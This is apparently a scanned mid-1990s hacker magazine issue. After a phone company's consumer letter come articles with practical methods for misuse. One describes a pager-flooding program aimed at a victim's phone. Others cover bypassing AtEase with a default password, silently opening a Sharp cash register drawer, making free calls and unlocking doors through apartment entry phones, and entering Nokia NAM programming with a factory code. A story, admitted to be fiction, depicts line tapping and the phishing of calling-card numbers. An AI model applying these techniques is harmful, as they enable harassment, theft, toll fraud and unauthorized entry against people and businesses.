You may have seen the attached article in a recent edition of USA TODAY. Consumer reporters at your local newspaper, TV or radio station might be interested to learn that you too have had such an experience. That's one step you can take to hasten the end of this widespread consumer problem.

Another is to write to The Honorable Reed Hundt, Chairman, FCC, 1919 M Street NW, Washington, DC 20554. Tell him you have heard about billed party preference, and that it could eliminate the kind of problem that you experienced.

Your support for billed party preference puts you in good company. For example, one of the best regarded consumer protection organizations -- The National Association of State Utility Consumer Advocates -- as well as several state public utilities commissions have filed comments with the FCC expressing support for billed party preference.

Whether or not you are an MCI customer, you can be sure that my company supports your power to choose a long distance company in all circumstances. We intend to continue fighting for American consumers on this issue, and we invite you to join us.

Sincerely,

MCI GETS US AGAIN! You would think filing a complaint with the FCC would protect you from those pesky MCI telemarketers. Guess again! Every time you complain about a phone company, you wind up on a list that phone companies have access to! And they get so angry when we find *their* lists.

A PAGE OF REVENGE

by Big Lou

You've seen the titles and heard of the results. However, nothing, I mean *nothing* can compare to the chill down your victim's spine as he/she is blasted for hours or even days by the ever annoying sound of "*ring... ring... Hello, yes this is Dr. Smith, did you page me?*" only to have it happen 45 seconds later "*ring... ring... Hello, yes this is ACE Gravel and Dirt, did you page me?*". So, Walmart pissed you off? Wanna lock up their phones for three or four days? Ex-wife still on your back? The local cops don't like you because you molested your laptop?

Imagine a metropolitan area like New York and how many people there are in it with digital pagers. Imagine only 10 percent of that pager population being paged with your favorite enemy's home or business number. Well folks, imagine no more. The concept is real and it works very well. Now, first, a word of caution. Just like a handgun has potentially deadly ramifications, a program to page at will and en masse can also prove equally devastating. This retribution method should be reserved for only the most serious of paybacks and should be used wisely.

The method for this high tech but very simple method of payback requires a working knowledge of Basic, Quick Basic, or even Assembly (if you're that good), a computer with a modem (laptop preferred), and a small list of pager numbers. First, the program is just a simple dialer that will take a list of pager exchanges (345-XXXX) and randomize the last four digits, dial the resulting number, wait for X seconds, enter the victim's (123-4567), and the # sign, and hang up. Second it is very important to randomize the last four digits of the pager so as to not develop a pattern. It doesn't hurt to sprinkle in a few other numbers at random like your local Radio Shack or Skin Head Society.

A typical menu for the paging program should look like this:

Enter Victim's Number:	**234-6565**
Enter Number of Pages:	**250**
Enter Start Time:	**22:30**
End Time:	**23:50**
Use Lookup Table(Y/N):	**Y**
Enter Exchange:	**XXX***
Enter Randomize Seed:	**6**

*** Leave blank if using lookup table, otherwise enter an exchange)**

A progress screen should show the pager dialed, total dials, victim's number, elapsed time, and remaining pages. You may also want to use some of your modem's more sophisticated features like tone detection to speed up the process.

Pager numbers are easy to come by. Almost anyone we know carries them. Determining what numbers to call is equally easy. For instance, pager number 345-1234 can be used as a starting point to search for the exchange's range. Typically a pager company will buy blocks of numbers like 345-1000 thru 345-3000. Determining the range is as simple as dialing a starting number until you hear the classical "Please enter your numeric message..." or you hear a "beep". Chances are that if you cannot figure out how to do this, you are probably not smart enough to figure out the program.

It is best to use several paging companies in a lookup list for the program to avoid repeatedly abusing the same one. If you use five companies and paged the victim 100 times with each, the paging company would not become suspicious considering the thousands of pages cycled on a daily basis, and your victim will have been annoyed 500 times. The best method is to use small doses - say 50 or so pages every three or so hours. This could be built into the program since Quick Basic is very flexible. As a safety feature, compile your program and password in case the victim points the finger at you.

Happy Revenge.

UNSHREDDING THE EVIDENCE

by Datum Fluvius

The key to reconstructing shredded documents is to sort the shreds prior to paste-up. There are so many differences in the angle of each shred, what text each document contained, which color its paper was, and which weight, that the identification of individual documents by their shreds is fairly simple. It is, of course, tedious. It also takes practice. But once the shreds have been properly classified, only a few pages exist in each little group of sorted shreds. These will submit easily to careful paste-up and reconstruction, since only one or two hundred shreds exist in a three page group of average size. (This article assumes you are not dealing with cross-cut, chipped documents, or ashes, but with "paper spaghetti".) A three page group only takes an hour or two to completely reconstruct. The key to paste-up, in turn, is proper and systematic comparison of each and every shred against as many others as seem to fit. This has to be done systematically in order to avoid re-comparisons, and to identify patterns in the reconstructed portions.

The Procedure

Place the sorted shreds into a "raw" area to one side, and place the first shred on the paste-up board, anywhere. (Tape it down with masking tape, top and bottom. Masking tape pulls back off the board easier than clear tape.) Next, pick up the second shred, and place it alongside the first in the same orientation. Compare it against one side, then the other. If it matches, tape it down, and if it does not, tape it down a little farther away, perhaps an inch or so away, parallel to the first. Repeat, repeat, repeat. Uncrook your back every little while. When you compare the shreds in this manner, you are limiting the number of comparisons to a fixed, predictable number. If you run out of room to paste down new strips, grab a fresh paste-up board and keep it handy or prepare to recycle the "no-match" pile which will develop opposite the "raw" pile. But that adds steps, and time, to your task.

Inspect the reconstructed document strips as they grow. Read what develops to guess which shreds match the open edges. The widening strips are compared as if they were shreds, and joined whenever possible. If two matching strips coexist on a paste-up board but remain unjoined, they retard your further comparisons since two of the available edges will not match any free shreds. That also wastes time.

When a few documents have been completed, transparent packing tape can be used to fuse them, or care can be taken to tape only the tops and bottoms of each document with masking tape. That way, when the shreds are cut free of their tape, they are just a bunch of loose shreds again, ready for disposal. Clear contact paper has been used, but it can ruin documents whose shreds will not lay flat anymore due to dampness or lengthy storage. Tape is easier to control than contact paper, but both media will pull shreds up with their static electric charges unless you ground them. Fully taped documents are much easier to store

and preserve, if you need the original. If you want the data, invest in photocopies. Press completed documents between plastic (overhead projector) sheets to keep the copier's glass clean and to align the shreds.

One thing to remember is that businesses and governments use forms whenever possible to save cost. These can be roadmaps to incomplete reconstructed documents, and are invaluable to have prior to beginning a project. If need be, clear plastic can be traced over a completed form to outline just the form boxes. When laid over the partial document, these give a clue to what information is missing, and what shred patterns to look for to complete it.

Obviously there are many uses for such a simple technique, even in this "information age" of the brave new world order. But it isn't foolproof. You may see coffee grounds mixed in with the bag, used cat litter, and even lunch waste mixed with the shreds. The targets who do that are probably well aware of this reconstruction technique, and will expect your forays into their dumpster. Their other main defense, subterfuge and decoy, is even more effective. They simply increase the shred volume to include everything available, and overflow the sorting capacity of the reconstructionist. Or they salt the real shredded information with errors and omissions, even fake derogatory documents, to elicit a revealing admission from the snoop.

Burning is best, but is not legal in many urban areas. Even when it's legal, it's expensive; it requires safety equipment and personnel supervising every moment of the burn. The military, however, prefers fire and flushing to any alternative. When it absolutely, positively has to disappear overnight, fire and water should be your choice, too.

Extra Assignment
for the Artful Programmer

Who needs this headache and tedium? Anyone who needs the data would have to give up their job or their social life to have time for reconstruction! Why not let a computer do it?

Of course, feeding the data in is now easy with a flatbed scanner, and can be easier if you have thin sheets of clear, stiff plastic to sandwich/mash the shreds down. A programmer would then want to compare the edges of the images in the computer's memory. The basic idea is to turn the edge of a shred image into a "word" according to its pixel pattern. This "word" would then be sorted with the other "words" and the results would indicate which images are matches. Only a small portion of each edge would be compared, since a close match in one area is a good indicator for the whole. A sample size might be three inches in length, starting one inch down from the top of each shred. Reconstruction would be accomplished by drawing in the images in their relative positions and printing the result, or passing the image to an OCR routine for translation into completed ASCII text pages. Have fun, but publish your results!

confessions of a beige boxer

by RedBoxChiliPepper

Here's what happened when I took beige boxing just a little too far while living in Celina, Ohio (population 8000). I started out like most people, just finding a telco box or a neighbor's box on the side of their house, plugging in my phone and dialing away at the 900 numbers and harassing operators. But that got really old after awhile. So I set up sort of a permanent beige box on my next door neighbor's line. I hooked a line into their box, ran it under the siding to make it invisible, down next to a basement window and into the ground. From there I dug a trench in the ground about 3 inches deep from their box to my box and hooked the wire into my box, to the yellow and black wires.

Now I could use their line to call BBSes around the world for free! I decided not to make any direct long distance calls so they wouldn't start investigating and find the extra line going into the ground. So I only third-number billed and used calling cards from their line and tried as best as I could not to annoy the operators too badly.

So you see, it started out sort of innocently, but then I began to eavesdrop on a lot of my neighbors' conversations. After awhile the conversations got sort of boring so I hooked up my two-line phone to both of the lines and started conferencing total strangers onto their line while they were in the middle of a conversation, which caused quite a bit of confusion, especially when I hooked them up to overseas people. Then to make things worse, I'd pop in and say in a deep voice, "Please deposit 25 cents!"

Pretty soon, my neighbors got to be too boring for me. I mean, they reacted to my pranks on their line the exact same way every time and their conversations without me were totally boring, hardly worth listening to. So I went to my *other* next door neighbor's house one night to check out the possibilities on their line and ended up doing the same thing to their line only running the line in my basement window and upstairs to the spare bedroom where the other two lines were hooked up.

Since I only had one conference phone that didn't work very well to begin with, I decided to build a simple switchboard on top of my desk. It ended up being a piece of sheet metal with five two-position switches on it. Switch 1 was my own phone line, switch 2 was the first neighbor's line, and switch 3 was the other neighbor's line. Also, each switch had a light above it to indicate In-Use. Normally, the switches would be in the "off" position. If I wanted to use a line, I flipped it on and hit the speakerphone button on my desk phone or used my official Bell operator headset. (Actually, one of those cheap headsets that you buy from Radio Shack but hey, I drew a Bell symbol on it, okay?)

So now with their two lines and my own three-way calling line, I had a total of four phone lines to play with. The new neighbor's calls proved to be much more interesting that the others. They had a son and teenaged daughter who liked to talk on the phone a lot. And when their conversations *did* get a little boring, I helped them out by patching my Sound Blaster card directly into my switchboard so I could add sound effects, movie clips, and rude noises to their conversation. Lemme tell you, their reaction to this was fantasic. Each kid would blame it on the other and when I did it to either of the parents, they would yell at their kids to quit playing around on the phone.

Now I was happy and had plenty of things to do with my spare time which I had a lot of. I'd been using various calling cards

from both of their lines late at night to call bulletin boards for about a month and a half and still Telco Security hadn't called them up questioning them about anything. I thought maybe they were just trying to build a case against them and were holding out for more fraud. In any case, I decided to keep close tabs on their phone calls in case AT&T called them questioning anything so I'd have advance warning to sneak back over and disconnect their lines. To help with this I bought a few of those cool Radio Shack deals that automatically record all incoming and outgoing calls on your lines so I could keep up with their phone calls while I was at work.

Then something horrible happened. Most of my favorite phone companies around the United States figured out that they were being ripped off big time by people who order calling cards with personalized pin numbers for other people. This security flaw was my major source of calling cards and now they had set it up so if you wanted to do this you needed the victim's social security number. Getting their social security number wasn't a super hard task but it sure was a pain in the ass to have to do that every time I wanted a new calling card. They were making things *hard* for me. I only had about twenty cards left and my cards went dead pretty quick lately because of my extensive international calling. I could third-number bill everything but if you've ever tried to do that for a BBS call you know that it's a pain in the ass to get it right.

That's when I went over to the window and looked across the street. I saw a little shop with a pay phone next to it and a guy in a suit talking on the pay phone. Since car phones weren't a big thing yet in this little town, the few yuppies that there were usually stopped by this phone to make their important phone calls. And of course they preferred credit cards to pocket change. A plan started to form in my head. Of course I couldn't run a phone wire underneath the street because the police probably wouldn't be too happy if I used a jack hammer. So....

That night at 3:00 a.m. I got on my cellular phone and dialed the direct line to the Celina police. I explained to them that I had just seen a few kids jump the fence to the boatyard by my house and break into the office. I listened in on my scanner as the dispatcher sent all available units to the boatyard. (All two of them, eh?) I was ready when I heard that and I ran across the street to the pay phone. I had done this a million times before but usually it was in a secluded area and there wasn't such time pressure.

I pulled out my specially cut alan wrench and opened the bottom panel of the pay phone. I set the base unit of my cordless phone there in the bottom and clipped the wires into the pay phone line. Then I plugged the AC cord into the receptacle. (Most phones have these in the bottom panel to power the light on top of the phone.) I wrapped a garbage bag around the phone to protect it from water damage and the evil GTE linemen and put the panel back on. The whole thing took less than four minutes. Meanwhile, the brutal Celina police force was crawling around the boatyard with flashlights, looking underneath all the boats for these hardened criminal kids. They never found them, though.

I went back home and picked up my cordless handset. I turned it on and dialed the local Wal Mart. A recording came on, telling me to deposit twenty-five cents. So I called a number a little further away. I called Mann's Chinese Theater in Hollywood, California and was asked to deposit $2.25. I tried red boxing the coins in but I think the reception was screwing it up. I ended up going through a live operator who put the call through for me.

I decided I'd better get this fixed. I didn't need GTE dropping a trouble card on my pay phone and discovering my cordless base unit in there. So I took the handset apart and hard-wired it into my switch-

board. I replaced the rechargable batteries with an AC line and built a red box on the switchboard that was hooked directly into the cordless phone's microphone. Then I boosted the antenna by hooking it to the old TV antenna on top of my house. This was getting to be pretty fun!

The next morning I had the alarm set for 10:00 a.m. so I could sit at my window and wait for yuppies to use my pay phone. My first customer came at 10:18, a little kid who used a copper slug. Damn him, I should call his parents for this. Anyway, I came on and impersonated the operator, telling him he was in big trouble and if he didn't put in a real fifty cents immediately I would come over there and rip that St. Louis Cardinals hat right off his head and hit him with it. He hung up, looked nervously around and quickly disappeared into the alley.

At 10:57, while I was in the middle of my Frosted Flakes breakfast, the neighborhood mailman stopped by to use the phone. I looked through my binoculars and saw him punch a "zero" first. I was so happy, milk came out of my nose. When he tried to enter his calling card number, I interfered by hitting some extra numbers. He tried it again and I messed him up again. Then I heard the AT&T recording, "Please hold for operator assistance." An operator came on and asked for his card number. He read it off as I wrote it down. I was so grateful to him that I didn't even harass him during his call.

I got three calling card numbers that day. The next day I got a little more creative. I got on the pay phone line and dialed a phone company number that just sat there, blank. When a guy picked up the phone, I played a recording of a dial tone into the phone. When he began dialing I stopped the recording and when he finished dialing I played the recording, "AT&T! Please enter your calling card number now...." He began to enter his calling card and I came on and talked to him in a really annoying nasal voice.

Me: "AT&T, what seems to be the problem?"

Him: "I'm just using my calling card."

Me: "Okay, what's your calling card number?"

Him: [gives me his number]

Me: "That card's not going through here. Do you have another card?"

Him: "Uh... yeah, I have my AT&T calling card."

Me: "Okay, let's try that one."

Him: [gives me his number]

Me: "Okay... yep, that one's okay. Here's your call and fuck you for using AT&T!"

I had no idea what number he had dialed in the first place so I got an old recording of Tina, the phone sex operator and put it on the line. "Hi, this is Tina.... Are you ready for a hot time?" The poor guy tried to talk to her and finally realized that it was a recording and hung up. I watched him walk down the street and use the phone booth a few blocks away.

A few days later I bought one of those touch tone decoders. It had an LCD display that showed me exactly what digits were being dialed on any line I hooked it up to. I hooked this into my switchboard and not only was it easier for me to get calling cards, I could see exactly who my neighbors were calling. I started keeping files on the neighbors and who they called. Oh, did I mention that I have no life? You may have figured that out already.

Two months later not much had changed. I still had the same setup and was working on expanding it. I added ten more switches to it for extra lines and started wandering around my neighbors' yards late at night, looking for new possibilities. I also hooked an old bulky cellular phone into my setup so I could connect neighbors to the cellular roaming network and I added another phone so I could listen in on more than one line at a time without them hearing each other.

The little green telco box on our block was very well secluded. It sat near some bushes in the alley behind my house, about three houses over. The only problem with it was that it was sitting right underneath a bright street light. I eventually took care of the street light with my pump pellet rifle. It took an hour's worth of patience to finally hit it just right, but I finally turned it off. That being accomplished, I went to the hardware store and bought a cable. This nifty little cable had 50 separate wires inside of it, enough to hook 25 phones to.

When dark finally came, I grabbed my back pack and hiked over to the telco box. I opened it and started hooking my phone, dialing 1-800-MY-ANI-IS on every set of terminals in there and taking notes of what was what. I was going to go for choice and pick my least favorite neighbors but decided that that would take forever so I hooked up to the first 50 terminals (on the backside, so telco wouldn't notice) and put the box back together. I hoped I hadn't hooked up one of my neighbor's that I already had hooked to my house cause it'd suck to waste a whole line like that.

Now the hard part. I dug a trench a few inches deep from the telco box, down the alley, into my own back yard, then through the yard and into that little hole underneath my basement window. It took me over three hours to complete all of this but when I was finished there wasn't a trace that anything strange was going on. I had to cut a hole in the floor to get the cable upstairs to my switchboard and found myself hoping that my landlord wouldn't drop by anytime soon. He got testy when I drilled holes in his property. So I got that far and went to bed. I couldn't really do much more cause I needed to go to Radio Shack and buy some more switches and a larger piece of sheet metal.

Another month passed. I discovered that I had access to the phones in random houses as far away as two blocks *and* another pay phone. I'd hooked about every sound device I owned into the switchboard, including my computer's Sound Blaster, tape deck, CD player, voice changer, and echo machine. I had the ability to hook 28 lines up to a single phone, creating a monster party line of confused people and my calling card list had reached almost 100 numbers. That's the most I'd ever had all at once.

Then on Friday the power bill arrived. It was an outrageous amount, probably because I had a habit of turning on heaters while opening windows, leaving lights and my computer on all day, etc. It didn't seem fair that I should have to pay so much to them, especially since I stopped going to work as often so I could sit at home and play operator. My neighbors had a receptacle on their deck that they used to plug in the bug lamp and sometimes a radio. I figured if they weren't using it all that much, I'd take advantage of that.

That night I dug down about a foot where the plug was and cut open a section of the plastic pipe to expose their wires. Carefully using rubber gloves and pliers, I managed to splice my orange 100 foot extension cord into their line. I ran that underground to my basement window and start plugging my large appliances in. The refrigerator, space heater, microwave, and electric oven. So I walked over to their power meter and peered in to the glass bubble and noticed the disk was spinning quite rapidly. Oh well. They owned a pool and deck. Obviously they could afford a little more electricity.

I figured that if they were rich, they could probably afford cable TV and I noticed that their cable line was conveniently located next to their phone box. So the day after that I got free cable. A few weeks later, free cable alone just wasn't enough for me. I wanted to be able to control what my neighbors watched. So I hooked up sort of a loop so that their cable line was coming to my house before it got to them. Then I built this little switchboard

next to my phone switchboard that consisted of a few TV monitors, a VCR, a video camera, and some video mixing devices.

By the time I was through hooking it all up, I had the power to change their channels, make them watch my home video collection, or wipe their TV show off the air with a variety of 37 different wiping techniques! I also had a monitor set up showing me exactly what they were seeing in their house. By now you're probably wondering what these neighbors did to me to make me want to be so mean-spirited to them. Well, nothing. They just lived at the wrong house at the wrong time.

I tuned in to their phone and TV. The old lady was talking to Gertrude while watching *The Price Is Right* and her husband was out in back, trying to figure out the problems they've been having with their bug zapper light. I left her TV picture on but muted the sound so I could talk over Bob Barker. Using my voice changer, I announce, "Greetings, Earthling Mildred. I am alien visitor Q359-Kriegsmitzelpapshmeer. I come in peace. Take me to your leader, Bob Barker, or I will disintegrate your house. Oh, and I also want a Metallica box CD set and I want to know what a vacuum cleaner is...."

I left them alone completely until Mildred got back from the hospital. While they were gone, I bought some heavy duty wire and tapped into their circuit breaker box, giving me complete control. I also ran their water line through my house so I could leech and control that. When they got home, Mildred got in the shower and Herb sat down to watch Tammy Faye Bakker on TV. I walked over to my "Department of Water" switchboard and turned a valve. This valve released the five gallon tank of washing machine Blue (dye) into their water lines. Then I popped in the porno video "Edward Penishands" and sent that into their living room TV set. Herb was so engrossed in his show that he didn't even hear Mildred screaming something about alien invasions.

A few months passed. I spent the day mowing my neighbor's lawn while they were gone (I mowed the words "WE COME IN PEACE"). It was 2:30 in the morning and I grabbed my backpack and sprinted over to the Celina Power and Light building. I began to dig a trench from their building to my basement window....

Ahem, wait a second. I think I've been using a few too many illegal substances or something. Actually, I made this whole thing up. I was bored, okay? Anyone who believed any of it even for a second needs to have their head checked out. The story is probably full of holes although I really did live in Celina, Ohio alone and bored for a few months and ran up quite a hefty phone bill. It was my own bill, though. I really hope this article is an inspiration to all and hope that the Celina Police will stop looking for those kids in the boatyard after they read this.

A N N O U N C I N G

THE 1996 2600 INTERNET SEARCH!

The goal is simple. Find the oldest computer system hooked into the Internet. It could be a UNIVAC. Or a DEC 10. Maybe a Timex Sinclair. Who knows? The only way to find out is to start searching. If you're the first one to find an ancient system and it stays on the net throughout 1996, you'll win a lifetime subscription to 2600! You can even set up your own archaic system but you have to keep it on the net, it has to be the oldest system reported to us, and, in the event of a tie, you have to be the first one reporting it.

If you come under federal indictment for attacking the machine you find, it could affect your chances of winning.

Send entries to:

2600 Ancient Computers
PO Box 99
Middle Island, NY 11953
or email contest@2600.com

MACS AT EASE

by Loogie

Most schools use Macintosh computers because they are easy to use and schools can get them at great discounts. Well, most of the teachers are old farts and the ENIAC wasn't even around when they were young so they have no clue how to use computers. Our generation has grown up in the computer age and many of us know much more about computers than the teachers/faculty. Some of the teachers don't mind admitting their computer illiteracy and love help with their machines from people like me, but then there are the teachers who *think* that they know what the hell they are doing and hate it when a kid tells them how to do something when they are in a jam, or how to do something easier, etc. They also just *hate* it when you hack their crappy little security systems that they thought were so impenetrable. However, I find it rather fun.

The first and most common security system is called AtEase. It is a shell program that I really despise. (Not because it is hard to hack, but because it has such a retarded interface.) This is the easiest to overcome. Here are some ways to overcome it.

The first requires a computer with a programmer's switch. This is a switch on the front of the computer used for programmers that loads a debugger built into the ROM. Not all computers have this, however. There are two buttons. The left one (with the triangle) restarts the computer. The right one (with the circle) loads the debugger. When you are in the regular AtEase selection screen, hit the right one and you will see an empty dialogue box with a ">" at this prompt. Type "G FINDER". After you hit return, the screen will disappear and AtEase will quit and load the regular operating system, the Finder. Then you have full access to everything and can trash or change anything you want!

If the computer you are on does not have a debugger, then try this. Hit command-option-esc. (The command button is the one with the Apple icon on it and the little close-ended pound sign.) You will then get a dialogue box asking if you want to force quit AtEase. Obviously you do, so click the button "Force Quit". Sometimes this will work, quitting AtEase and loading the Finder, sometimes it will quit AtEase and then load it again. (Again, this must be done at the regular AtEase selection screen.)

The third way is as follows. Restart the computer and hold down the shift, disabling all extensions. When you are about to get to AtEase, it will ask you for a password. Just hit cancel. Then keep opening up program after program until you run the thing out of memory. Sometimes AtEase will then quit, leaving all the applications open with no operating system open! Then go to all the different programs and quit them. After the last one, the computer will realize that it has no operating system and it will start up the Finder! However, sometimes this works and sometimes not. It will not work on version 2.0 or higher of AtEase (in my experiments) and it won't work on certain computers, but you may get lucky.

The reason this happens is because AtEase installs a patch in the system itself so that it will launch AtEase at startup even if the extensions are disabled by hitting shift at startup, but there is also an extension. The extension contains a patch for AtEase to make it able to handle running out of memory. This patch is disabled and you can crash AtEase! Nifty, huh?

This last thing is my personal favorite for AtEase. This is not for school but rather office supply stores and department stores like Sears. Most commercially sold Macs (dubbed "Performas") are bundled with lots of software, including AtEase. AtEase is left running on the demo Macs. If they are running a little presentation program, it can easily be quit by using the command-option-esc method mentioned above. Then you will be at AtEase. The software comes with a default password, "familymacintosh" (no caps, no spaces) which most places don't bother to change. (Every place I've visited, it worked.) If you use this, then you can even change the password! Hahahaha!

Also, many department stores just let the screensaver run. It is most often AfterDark 3.0. If they are using the password function, then all you have to do is use the same command-option-esc as used above! This is because with AfterDark 3.0, they made the screensaver a separate program that loads itself when it goes on and quits itself when it goes off. You can force quit it like any other program.

There are many other ways to hack AtEase as well as hundreds of other programs.

SHARP CASH TRIX

Editor's Note: Although readers should always exercise caution in the application of knowledge, the subject matter of this article deserves a special advisory. Do not attempt to take advantage of this security weakness unless you have the approval of those in charge. Doing otherwise could risk your future and possibly your life. Opening a cash register without permission is very different from logging onto a computer without permission, despite what some authorities want us to believe.

by Dennis Fiery

There is an interesting security problem with the Sharp ER-3100 cash register. The ER-3100 is an inexpensive model that can be fully programmed by the user, but the security problem is about as low-tech as you can get. I've seen this model being used in bagel stores, pizza places (including the Sbarros chain), libraries, video stores, and elsewhere, so this is a pretty popular choice as far as registers go. You can recognize the register because it is beige, and it sits on top of a silver-grey cash box. The register and the box appear to be two separate pieces, but actually they are bolted together as one. On the back of the register (the side that faces the customer) there is a moveable lighted display that shows the cash total in green, and it has the word "Sharp" printed on it in white lettering.

We are all familiar with the great precautions that store-owners take to prevent employee theft. If you have someone working the register in your store you have to trust them to a certain degree. But as you know if you've ever had a job behind a counter, the boss usually has a bunch of rules that must be followed so he can keep track of who is using the cash registers and how they are being used. In some stores, receipts are imprinted with the clerk's name. In other places a code letter or number is used (the ER-3100 offers four different letters that can be printed on a receipt: A, B, D, and E). The store owner can insert a key into the register, turn it, and press a button or series of buttons to print out an activity log, giving a complete breakdown of what money is in the register, what was purchased, and what money was refunded. Big Brother is definitely smiling about all these precautions bosses take to spy.

All of the above is a good way to keep track of individual transactions, but whenever the cash drawer is open the clerk can swipe out a handful of money. Cash registers generally have a "No Sale" button on them, which allows the drawer to be opened without a transaction being issued. "No Sale" is mostly used when someone comes into the store and asks for four quarters for a dollar, or other change. The "No Sale" button is dangerous because it opens the drawer, and while it's open anything at all could go on, and the boss doesn't have much control over that, except to trust the cashier's honesty.

There are some precautions taken to try to prevent employee theft when a "No Sale" is rung. First of all, when "No Sale" is pressed, the cash register rings its bell. If the supervisor or manager is on the other side of the room, they will know that the register is open and the employee will realize that he or she is somewhat under the watchful eyes of their boss.

Also, every time "No Sale" is rung up, that fact is recorded. Later when the boss prints out an activity log, he or she will see that cashier B pressed "No Sale" four times that night while cashier D did not press it at all. If some money is missing, the four "No Sales" would lead the boss to suspect cashier B is the culprit. Many bosses forbid their employees to use the "No Sale" button because they don't want the cash drawer opened unnecessarily for just this reason.

How to Get Around This Security

Now we get to the security laxity in the register. There is a way to open the ER-3100 in such a way that the bell does not ring. Completely silent! More importantly, by opening the drawer in this way you also bypass the computerized activity log. The boss will have no records that the register was ever opened.

The cash register rests on four black rubber pads which raise the register off the countertop a little less than half an inch. This is just enough space to slide

one's fingertips underneath the register. Indeed, this is the method to opening the register. There is a secret lever under the register. It's towards the front of the machine on the side facing the customer. Because it is on the far side away from the cashier, if the cashier wants to access this secret lever, he must lift the register and slide his hand and arm underneath the register to reach the lever on the other side. That's where the customer has an advantage - it's actually easier for the customer to open the drawer than the cashier! The customer has the lever literally inches away from his or her body. In many pizza parlors and other places that use this register, you can stand by the counter and casually slide your fingers under the register (palm up). Insert your fingers under the center of the register until you find a rectangular hole in the metal bottom of the register, close to the nearest edge. Inside this hole you will feel a vertical strip of metal perpendicular to the floor. Push this metal strip away from you, towards the cashier, and the cash drawer will roll open.

The lever is hard to find at first. The hole in the bottom of the register is pretty big, and the lever is pretty small. Also, the lever does not feel like a lever. It doesn't feel like a "user interface object" that you are supposed to manipulate, and if you were to lift the register and peek underneath you would see that the lever doesn't look like anything special either. In short, the Sharp people are trying to disguise this lever from casual observation and discovery.

But we know it's there! Feel around until you find it in the hole, and push on it. I strongly, strongly advise you to first make sure the store does not have security cameras and no security guards, and preferably that you're good friends with the cashier. Otherwise you could find yourself in a jail cell where there are no secret levers to get you outta there.

Whenever I see one of these registers in a store or restaurant, I always ask the clerk if they know about the secret way to open the register. They never do. I have *never* met anyone working at a store or restaurant who knew about the hidden lever! Usually they express disbelief until I demonstrate how easy it is for me to slide my fingers underneath and give the lever a push.

The instruction manual for the register explains the lever as a way to open the cash drawer "when power failure is encountered or the machine becomes out of order". The brief and grammatically incorrect paragraph describing the lever is pushed all the way to the back of the manual, almost on the last page, and is given under the unassuming title "Opening the Drawer By Hand". If you ever open one of these registers you can find the instruction manual hidden underneath the till. After opening the cash drawer, you will see the compartmentalized till which has sections for different money denominations and coins. Lift out the till slightly to reveal the manual (and possibly other goodies) underneath.

Protecting the Lever

Sometimes a store will install its cash register in such a way that you cannot slide your fingers underneath to access the lever. For instance, the register may be protected by a raised portion of the counter. In one library I saw pieces of metal bolted to the countertop as a protective measure against finger-insertions. There is another way in which the lever can be foiled: if the supervisor locks the cash drawer with the key, then it will not open. It is rare, however, to find a locked cash drawer, especially during the day when people are coming into the store to buy stuff! The vast majority of the registers I've seen were freely accessible to anyone who knew about the lever.

Conclusion

One time I was in a music store that used one of these registers, and the cashier was talking to his friend who was leaning against the counter. The friend happened to bang his elbow on the cash register, and the drawer flung open of its own accord. The two were surprised (as was I), but I also knew what had happened: the shock of his arm had conducted to the lever, which got rattled back and caused the drawer to fling open.

The ER-3100 is a good cash register, easy to use, highly programmable, and expandable. But it does have this one problem. If you use this model in your store, you should make sure the back is closed off so customers cannot slide fingers underneath. Either put up a piece of wood or metal in front of the register, or lower the register into a niche or put it up against a wall. Another alternative is to put a big piece of duct tape over the hole in the bottom of the register.

HACKING DOORS

by Clark W. Griswold

I thought it would be fun to share some interesting things I've learned about something we've all seen, dealt with, and sometimes cursed at. I'm talking about those telephone security systems in the front of apartment buildings. You know what I'm talking about, those damn phones - you have to pick up the receiver and push a button and wait for your friend/relative to pick up the phone, and then decide whether to let you in the building or not. Then they push a magic button, and the electric lock on the front door opens for a few seconds, and you have to hurry and put the phone back and run to the door and open it before the buzzing stops. I'm not talking about the simple intercom types, but the ones where you hear a dial tone, and the button you push speed-dials their apartment phone number (dial tones, can you see where I'm going already?).

I started to get curious when I saw how my friend lets people in when he gets a call from the lobby on his phone. When whoever it is says "I'm downstairs, let me in" the resident then pushes a button on his phone and holds it for two or three seconds and lets go. The security phone downstairs senses this signal and energizes the electronic lock from my friend holding down the "6" key on his phone for a few seconds and letting go.

All fine and well, you say, but what does this do for my curious mind? Well to begin with, most of the security phones in the front of the building have a standard telephone keypad built in, but you cannot get any tones when you push the buttons, except for the two or three digit code you put in to speed-dial the individual apartments. When you pick up the receiver to either put in the speed-dial number or push a single button next to the particular person's name, try using your pocket tone dialer (Radio Shack or equivalent type that you put up to the mouthpiece and send DTMF with) and see if you can make a local or even long distance call! Wow!! A free phone to call anyone you want. Of course you would want to be careful on making a number of long distance calls that would be billed direct to that number, but using calling cards, PBX's, extenders, or just local calls should not arouse any suspicion, or raise the phone bill of the party who gets the bill for that number. Keep in mind that you are at the front door of people's residences, so just being there for an extended period of time might be a little obvious, so use discretion.

Also, try dialing an ANI number and see what happens. If you get a valid number, have someone try to call you at that security phone and see what happens! Sometimes it will ring on its own, and sometimes it may be an actual zextension of one of the phone numbers in the manager's apartments. If you really want to get back at the manager cuz he kicked you out or something, I suppose you could run his bill sky high with 900 numbers, but that would be illegal.

Just one more thing. You pick up the receiver, push the button for your friend's apartment, and no one answers. Now what??? Well, the next time you are in his apartment and he lets someone in, notice what button(s) he pushes on his phone to open the door. The next time you try to get in and he is not there, whip out your trusty pocket dialer, hold it up to the mouthpiece, and push the same tones for the same length of time, and I bet the lock will open on the door!! If you don't believe me, try it for yourself. The look on my friend's face when he's late to meet me at his apartment, and I'm sitting at his apartment door, inside the building waiting, or just all of a sudden knock on his door without calling first to be let in, is worth a million bucks. He still can't figure it out.

Since I figured this out, I can either get free phone calls and/or get into about 30 percent of the buildings that I mess around with.

PROGRAMMING

NOKIA 100 SERIES CELLULAR HANDPORTABLE TELEPHONE NAM PROGRAMMING INSTRUCTIONS

The Nokia 100, 105 Series handportable CMT uses an EEPROM NAM that can be programmed directly from the standard user keypad. In order to access the NAM, you must enter the special access code currently programmed into the phone. Once the programming mode is accessed, NAM parameters are loaded by entering them into the display and "storing" them to selected memory locations. Be sure to obtain all parameters before proceeding.

ACCESS NAM PROGRAMMING MODE:


1. Turn the phone on.
2. Enter the NAM access code. Factory default is: *3001#12345
3. Enter [STO] 00.
4. Verify that "STORE NOT DONE" appears in the display. If "NOT ALLOWED" appears, check to see if you have entered the access code correctly.

